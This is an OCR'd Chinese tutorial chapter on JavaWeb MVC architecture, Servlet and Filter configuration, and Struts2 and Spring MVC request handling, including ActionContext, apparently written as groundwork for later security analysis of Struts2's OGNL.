
1、 初识 MVC

传统的开发存在结构混乱易用性差耦合度高可维护性差等多种问题，为了解决这些毛病分层思想和 MVC 框架就出现了。MVC 是三个单词的缩写,分别为： **模型(Model),视图(View)和控制(Controller)**。 MVC 模式的目的就是实现 Web 系统的职能分工。

Model 层实现系统中的**业务逻辑**，通常可以用 JavaBean 或 EJB 来实现。

View 层用于与**用户的交互**，通常用 JSP 来实现(前面有讲到，JavaWeb 项目中如果不采用 JSP 作为展现层完全可以没有任何 JSP 文件，甚至是过滤一切 JSP 请求，JEECMS 是一个最为典型的案例)。


Controller 层是 **Model 与 View 之间沟通的桥梁**，它可以分派用户的请求并选择恰当的视图用于显示，同时它也可以解释用户的输入并将它们映射为模型层可执行的操作。




Model1 和 Model2：

Model1 主要是用 JSP 去处理来自客户端的请求，所有的业务逻辑都在一个或者多个 JSP 页面里面完成，这种是最不科学的。举例:http://localhost/show_user.jsp?id=2。JSP 页面获取到参数 id=2 就会带到数据库去查询数据库当中 id 等于 2 的用户数据，由于这样的实现方式虽然简单，但是维护成本就非常高。JSP 页面跟逻辑业务都捆绑在一起高耦合了。而软件开发的目标就是为了去解耦，让程序之间的依赖性减小。在 model1 里面 SQL 注入等攻击简直就是家常便饭。因为在页面里面频繁的去处理各种业务会非常麻烦，更别说关注安全了。典型的 Model1 的代码就是之前用于演示的 SQL 注入的 JSP 页面。

Model1 的流程：



Model 2 表示的是基于 MVC 模式的框架，JSP+Servlet。Model2 已经带有一定的分层思想了，即 Jsp 只做简单的展现层，Servlet 做后端的业务逻辑处理。这样视图和业务逻辑就相应的分开了。例如：http://localhost/ShowUserServlet?id=2。也就是说把请求交给 Servlet 处理，Servlet 处理完成后再交给 jsp 或 HTML 做页面展示。JSP 页面就不必要去关心你传入的 id=2 是怎么查询出来的，而是怎么样去显示 id=2 的用户的信息(多是用 EL 表达式或 JSP 脚本做页面展现)。视图和逻辑分开的好处是可以更加清晰的去处理业务逻辑，这样的出现安全问题的几率会相对降低。



Mvc 框架存在的问题:

当 Model1 和 Model2 都难以满足开发需求的时候，通用性的 MVC 框架也就产生了，模型视图控制器，各司其责程序结构一目了然，业务安全相关控制井井有序，这便是 MVC 框架给我们带来的好处，但是不幸的是由于 MVC 的框架的实现各自不同，某些东西因为其越来越强大，而衍生出来越来越多的安全问题，**典型的由于安全问题处理不当造成近期无数互联网站被黑阔攻击的 MVC 框架便是 Struts2。**神器过于锋利伤到自己也就在所难免了。而在 Struts 和 Spring 当中最喜欢被人用来挖 0day 的就是标签和 OGNL 的安全处理问题了。

Spring Mvc:

Spring 框架提供了构建 Web 应用程序的全功能 MVC 模块。使用 Spring 可插入的 MVC 架构，可以选择是使用内置的 Spring Web 框架还是 Struts 这样的 Web 框架。通过策略接口，Spring 框架是高度可配置的，而且包含多种视图技术，例如 JavaServer Pages（JSP）技术、Velocity、Tiles、iText 和 POI、Freemarker。Spring MVC 框架并不知道使用的视图，所以不会强迫您只使用 JSP 技术。Spring MVC 分离了控制器、模型对象、分派器以及处理程序对象的角色，这种分离让它们更容易进行定制。

Struts2:

Struts 是 apache 基金会 jakarta 项目组的一个开源项目，采用 MVC 模式，能够很好的帮助我们提高开发 web 项目的效率。Struts 主要采用了 servlet 和 jsp 技术来实现，把 servlet、jsp、标签库等技术整合到整个框架中。Struts2 比 Struts1 内部实现更加复杂，但是使用起来更加简单，功能更加强大。

Struts2 历史版本下载地址：http://archive.apache.org/dist/struts/binaries/

官方网站是: http://struts.apache.org/ 。

常见 MVC 比较：

按性能排序：1、Jsp+servlet>2、struts1>2、spring mvc>3、struts2+freemarker>>4、struts2,ognl,值栈。

开发效率上,基本正好相反。值得强调的是，Spring mvc 开发效率和 Struts2 不相上下。

Struts2 的性能低的原因是因为 OGNL 和值栈造成的。所以如果你的系统并发量高，可以使用 freemaker 进行显示，而不是采用 OGNL 和值栈。这样，在性能上会有相当大得提高。而每一次 Struts2 的远程代码执行的原因都是因为 OGNL。

当前 JavaWeb 当中最为流行的 MVC 框架主要有 Spring MVC 和 Struts。相比 Struts2 而言，SpringMVC 具有更轻巧，更简易，更安全等优点。但是由于 SpringMVC 历史远没有 Struts 那么悠久，SpringMVC 想要在一朝一夕颠覆 Struts1、2 还是非常有困难的。

*JavaWeb 的 Servlet 和 Filter：

可以说 JavaWeb 和 PHP 的实现有着本质的区别，PHP 属于解释性语言.不需要在服务器启动的时候就通过一堆的配置去初始化 apps 而是在任意一个请求到达以后再去加载配置完成来自客户端的请求。ASP 和 PHP 有个非常大的共同点就是不需要预先编译成类似 Java 的字节码文件，所有的类方法都存在于*.PHP 文件当中。而在 Java 里面可以在项目启动时去加载配置到 Servlet 容器内。在 web.xml 里面配置一个 Servlet 或者 Filter 后可以非常轻松的拦截、过滤来自于客户端的任意后缀请求。在系列 2 的时候就有提到 Servlet，这里再重温一下。

Servlet 配置：

```
<servlet>
    <servlet-name>LoginServlet</servlet-name>
<servlet-class>org.javaweb.servlet.LoginServlet</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>LoginServlet</servlet-name>
    <url-pattern>/servlet/LoginServlet.action</url-pattern>
</servlet-mapping>
```

Filter配置：

```
<filter>
    <filter-name>struts2</filter-name>
    <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepa
reAndExecuteFilter</filter-class>
    </filter>
    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
```

Filter在JavaWeb当中用来做权限控制再合适不过了，再也不用在每个页面都去做session验证了。假如过滤的url-pattern是/admin/*那么所有URI中带有admin的请求都必须经过如下Filter过滤：

```
16
17 public class LoginFilter implements Filter {
18
19     public void destroy() {
20         System.out.println("destroy.......");
21     }
22
23     public void doFilter(ServletRequest req, ServletResponse rep,
24             FilterChain chain) throws IOException, ServletException {
25         HttpServletRequest request = (HttpServletRequest) req;
26         HttpServletResponse response = (HttpServletResponse)rep;
27 //      Enumeration e = request.getHeaderNames();
28 //      while (e.hasMoreElements()) {
29 //          String name = (String) e.nextElement();
30 //          String value = request.getHeader(name);
31 //          System.out.println(name + "=" + value);
32 //      }
33 //      String query = request.getQueryString();
34 //      System.out.println("Method:"+request.getMethod());//请求的方式如:GET、POST
35 //      System.out.println("QueryString:"+query);//请求的参数
36         String reqURI = request.getRequestURI();//请求的URI
37         if(reqURI.indexOf("LoginServlet.action")!=-1||StringUtil.isNotEmpty(request.getSession().getAttribute("SYSUSER"))){
38             chain.doFilter(req, rep);
39         }else{
40             request.setAttribute("error", "登录超时,或未登录.");
41             response.sendRedirect("/login.jsp");
42         }
43     }
44
45     public void init(FilterConfig arg0) throws ServletException {
46         System.out.println("Filter init.................");
47     }
```

如果访问的是登录的Servlet或者session中的SYSUSER非空则放过拦截
否则认定为非法的访问，跳转到登录页。

Servlet 和 Filter 一样都可以拦截所有的 URL 的任意方式的请求。其中 url-pattern 可以是任意的 URL 也可以是诸如*.action 通配符。既然能拦截任意请求如若要做参数和请求的净化就会非常简单了。servlet-name 即标注一个 Servlet 名为 LoginServlet 它对应的 Servlet 所在的类是 org.javaweb.servlet.LoginServlet.java。由此即可发散开来，比如如何在 Java 里面实现通用的恶意请求（通用的 SQL 注入、XSS、CSRF、Struts2 等攻击）？敏感页面越权访问？（传统的动态脚本的方式实现是在每个页面都去加 session 验证非常繁琐，有了 filter 过滤器，便可以非常轻松的去限制目录权限）。


上面贴出来的过滤器是 Struts2 的典型配置，StrutsPrepareAndExecuteFilter 过滤了/*，即任意的 URL 请求也就是 Struts2 的第一个请求入口。任何一个 Filter 都必须去实现 javax.servlet.Filter 的 Filter 接口，即 init、doFilter、destroy 这三个接口，这里就不细讲了，有兴趣的朋友自己下载 JavaEE6 的源码包看下。

```
public void init(FilterConfig filterConfig) throws ServletException;
public void doFilter ( ServletRequest request, ServletResponse response, FilterChain chain ) throws IOException, ServletException;
public void destroy();
```

TIPS：

在 Eclipse 里面看一个接口有哪些实现，选中一个方法快捷键 Ctrl+t 就会列举出当前接口的所有实现了。例如下图我们可以轻易的看到当前项目下实现 Filter 接口的有如下接口，其中 SecFilter 是我自行实现的，StrutsPrepareAndExecuteFilter 是 Struts2 实现的，

这个实现是用于 Struts2 启动和初始化的，下面会讲到：



2、Struts 概述

Struts1、Struts2、Webwork 关系：

Struts1 是第一个广泛流行的 mvc 框架，使用及其广泛。但是，随着技术的发展，尤其是 JSF、ajax 等技术的兴起，Struts1 有点跟不上时代的步伐，以及他自己在设计上的一些硬伤，阻碍了他的发展。

同时，大量新的 mvc 框架渐渐大踏步发展，尤其是 webwork。Webwork 是 opensymphony 组织开发的。Webwork 实现了更加优美的设计，更加强大而易用的功能。

后来，struts 和 webwork 两大社区决定合并两个项目，完成 struts2.事实上，**struts2 是以 webwork 为核心开发的，更加类似于 webwork 框架，跟 struts1 相差甚远**。

STRUTS2 框架内部流程：


1. 客户端发送请求的 tomcat 服务器。服务器接受，将 HttpServletRequest 传进来。
2. 请求经过一系列过滤器(如：ActionContextCleanUp、SimeMesh 等)
3. FilterDispatcher 被调用。FilterDispatcher 调用 ActionMapper 来决定这个请求是否要调用某个 Action
4. ActionMapper 决定调用某个 ActionFilterDispatcher 把请求交给 ActionProxy
5. ActionProxy 通过 Configuration Manager 查看 struts.xml，从而找到相应的 Action 类
6. ActionProxy 创建一个 ActionInvocation 对象
7. ActionInvocation 对象回调 Action 的 execute 方法
8. Action 执行完毕后，ActionInvocation 根据返回的字符串，找到对应的 result。然后将 Result 内容通过 HttpServletResponse 返回给服务器。

SpringMVC 框架内部流程：

1. 用户发送请求给服务器。url：user.do
2. 服务器收到请求。发现 DispatchServlet 可以处理。于是调用 DispatchServlet。
3. DispatchServlet 内部，通过 HandleMapping 检查这个 url 有没有对应的 Controller。如果有，则调用 Controller。
4. Controller 开始执行。
5. Controller 执行完毕后，如果返回字符串，则 ViewResolver 将字符串转化成相应的视图对象；如果返回 ModelAndView 对象，该对象本身就包含了视图对象信息。
6. DispatchServlet 将执视图对象中的数据，输出给服务器。
7. 服务器将数据输出给客户端。

在看完 Struts2 和 SpringMVC 的初始化方式之后不知道有没有对 MVC 架构更加清晰的了解。

Struts2 请求处理流程分析：




1、 服务器启动的时候会自动去加载当前项目的 web.xml
2、 在加载 web.xml 配置的时候会去自动初始化 Struts2 的 Filter，然后把所有的请求先交于 Struts 的 org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter.java 类去做过滤处理。

3、 而这个类只是一个普通的 Filter 方法通过调用 Struts 的各个配置去初始化。


4、 初始化完成后一旦有 action 请求都会经过 StrutsPrepareAndExecuteFilter 的 doFilter 过滤。

5、 doFilter 中的 ActionMapping 去映射对应的 Action。

6、 ExecuteOperations



源码、配置和访问截图：



3、Struts2 中 ActionContext、ValueStack、Ognl

在学习 Struts 命令执行之前必须得知道什么是 OGNL、ActionContext、ValueStack。在前面已经强调过很多次容器的概念了。这地方不敢再扯远了，不然就再也扯回不来了。大概理解：tomcat 之类的是个大箱子，里面装了很多小箱子，小箱子里面装了很多小东西。而 Struts2 其实就是在把很多东西进行包装，要取小东西的时候直接从 struts2 包装好的箱子里面去拿就行了。

ActionContext 对象：

Struts1 的 Action 必须依赖于 web 容器，他的 extecute 方法会自动获得 HttpServletRequest、HttpServletResponse 对象，从而可以跟 web 容器进行交互。

Struts2 的 Action 不用依赖于 web 容器，本身只是一个普通的 java 类而已。但是在 web 开发中我们往往需要获得 request、session、application 等对象。这时候，可以通过 ActionContext 来处理。

ActionContext 正如其名，是 Action 执行的上下文。他内部有个 map 属性，它存放了 Action 执行时需要用到的对象。

在每次执行 Action 之前都会创建新的 ActionContext 对象， 通过 ActionContext 获取的 session、request、application 并不是真正的 HttpServletRequest、HttpServletResponse、ServletContext 对象，而是将这三个对象里面的值重新包装成了 map 对象。这样的封装，我们及获取了我们需要的值，同时避免了跟 Web 容器直接打交道，实现了完全的解耦。


测试代码：

```
public class TestActionContextAction extends ActionSupport{
    private String uname;
    public String execute() throws Exception {
        ActionContext ac = ActionContext.getContext();
        System.out.println(ac);     //在此处定义断点
        return this.SUCCESS;
    }
    //get 和 set 方法省略!
}
```

我们定义断点，debug 进去，跟踪 ac 对象的值。发现他有个 table 属性，该属性内部包含一个 map 属性，该 map 中又有多个 map 属性，他们分别是：

